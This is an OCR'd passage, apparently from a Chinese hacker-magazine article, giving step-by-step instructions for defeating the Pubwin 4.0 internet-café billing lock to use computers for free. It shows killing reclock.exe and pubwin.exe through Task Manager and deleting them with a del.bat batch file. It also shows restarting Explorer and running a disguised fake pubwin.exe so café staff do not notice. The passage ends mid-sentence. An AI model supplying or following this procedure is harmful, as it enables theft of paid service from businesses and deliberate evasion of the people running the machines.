


图 3




图 4




图 5


到了更高版本的Pubwin4.0，如果再想找到密码就不可能了——因为密码加密了，就算找到也都是一些乱码，好象还不是MD5加密的，因为并不是16或32位，各网吧里位数还不相同，不知怎么回事，让我着实郁闷了好长时间。后来精锐联盟在网上发布了“Pubwin4 精灵”，就是跳过密码验证直接找到密码的软件，通杀Pubwin的所有版本。经过研究发现它的原理就是结束管理软件进程，把PUBWIN4.0.EXE改名，再用修改过的低版本Pubwin替换。另外网上还流行着卸载法、禁用网卡法等，甚至有人动用高深的API编程来破解，我觉得其实不必弄的这么复杂，我们菜鸟崇尚的是简单，再说如果你使用的电脑是游戏区的只安装了游戏而不能上网（小编：连这都要专门限制，现在的网吧也太BT了吧），那你该怎么办啊？高手说的“入侵管理端直接充钱”就更不用说了，

哪有网吧的主机不装防火墙和杀毒软件的，至于默认共享，都啥年头了，早绝迹了吧！

下边就说说我自己的方法，大家可能都没有注意前边提到的Reclock.exe那个小文件，其实一切都是它在作怪，不信先结束Pubwin.exe进程，Pubwin.exe马上就会再重新开启，如果结束Reclock.exe后，马上到PUBWIN的安装文件夹（默认是C:\Program Files\hinsoft，各地方可能不同）里删掉Reclock.exe，再结束PUBWIN.EXE看看，绝对不会再锁定，于是就有了我今天说的新方法。顺便提一下，开机后用QQ的网络硬盘破解的方法纯属骗人，因为我试过，刚开机的时候除了任务管理器能调出来，什么也不能显示，运行qq的登录框一出来（就是在输完密码后再输本地消息密码的时候），系统就会重新锁定，而且自动关闭qq，不知是怎么回事……

用过Pubwin的人都知道，Pubwin哪个版本都没有屏蔽ctrl+alt+del的系统按键和F8的功能键（默认是没有屏蔽ctrl+alt+del的系统按键，可以选上，就是在“使用虚拟桌面”的复选框上打勾，如图6），事实证明这是Pubwin最大的失误。想必打开电源后使用F8或SHIFT+F5，再在高级选项里使用“目录服务恢复模式”大家都会，不过进去之后背景是黑色的，最好把背景换一下和别的机器一样，否则很快就会被发现的。不过现在基本上所有的网吧在开机的时候都不会出现F8高级选项了。

正常开机，出现Pubwin的欢迎界面，先别忙着去吧台充钱，其实大家也都是想玩不花钱的，ctrl+alt+del调出任务管理器，这时候的任务管理器在“Pubwin的登陆框”上层（“Pubwin的登陆框”被任务管理器覆盖了，因此没有截图，见谅），先后结束reclock.exe和pubwin.exe，接着用任务管理器的“运行”功能打开管理软件的文件夹（就是“文件”→“新建任务运行”，然后在弹出的对话框里输上想要进入的目录。大家可能都没注意过，这时候虽然没进桌面，打开的文件夹里仍然可以建文件，删文件，运行程序，也可以用鼠标右键），如图7、图8。






图6




图7

如果你动作快的话（在reclock.exe和pubwin.exe被结束的情况下，管理软件重新锁定的时间大概在一分钟左右），直接删掉pubwin.exe和reclock.exe这两个程序（最好是换一下后缀，只要不让它运行就可以），否则就在那个打开的管理软件文件夹里建个批处理文件del.bat，内容如下：

```
del C:\Program Files\hinsoft\pubwin.exe
del C:\Program Files\hinsoft\reclock.exe
```

如果你觉得不够的话，就写上del C:\Program Files\hinsoft\（不过我发现完全删除的效果并不怎么好，有的程序删不掉，最好自己手动删，别怕麻烦），运行一下，出现命令提示符了吧，看看那个可恶的网吧管理软件还有吗？

现在完成一半了，有个很严重的问题——屏幕下方的任务栏没有显示，而且桌面上的任何程序都不能用，因为不是正常登录，只能用任务管理器运行。另外状态栏上不显示Pubwin的图标，会被网管发现的，这是最大的问题，现在就开始解决。想必大家还没关闭任务管理器吧，否则怎么运行程序啊。




图8

在任务管理器的“进程”选项里找到explorer.exe的进程，关闭。这时大家就只能看到屏幕上一片蓝，就跟死机蓝屏一样，只有前置的任务管理器了。别慌，再在“运行”里输入explorer（后缀.EXE不用加），看看任务栏和桌面是不是回来了。

最后解决Pubwin的图标问题，我找了个软件改造了一下，也叫Pubwin.exe（其实你喜欢改成什么名称都行，我是为了提高隐蔽性才叫pubwin.exe，程序已附带在光盘中），大家可以放心使用，屏幕和鼠标绝对不会重新锁定的，它的主要功能就是在状态栏上显示Pubwin的图标。现在不用怕了，尽情的玩吧，不过网吧人特别多的时候最好小心点，因为你的那台机器在主机上显示是没响应，就是虽然开着机可是却没人登录。要是正好网吧人满了，你还在免费玩，那后果……我就遇到过这种情况，惨啊！



图9

就在文章快结束的时候，山东的网吧管理软件又换了，是全省统一的一卡通，如图9、图10。不过据我所知，除了几个大的市级地方，由于各种原因，一卡通还没有真的通用。现在说破解Pubwin还不算太晚，本文只是




图10

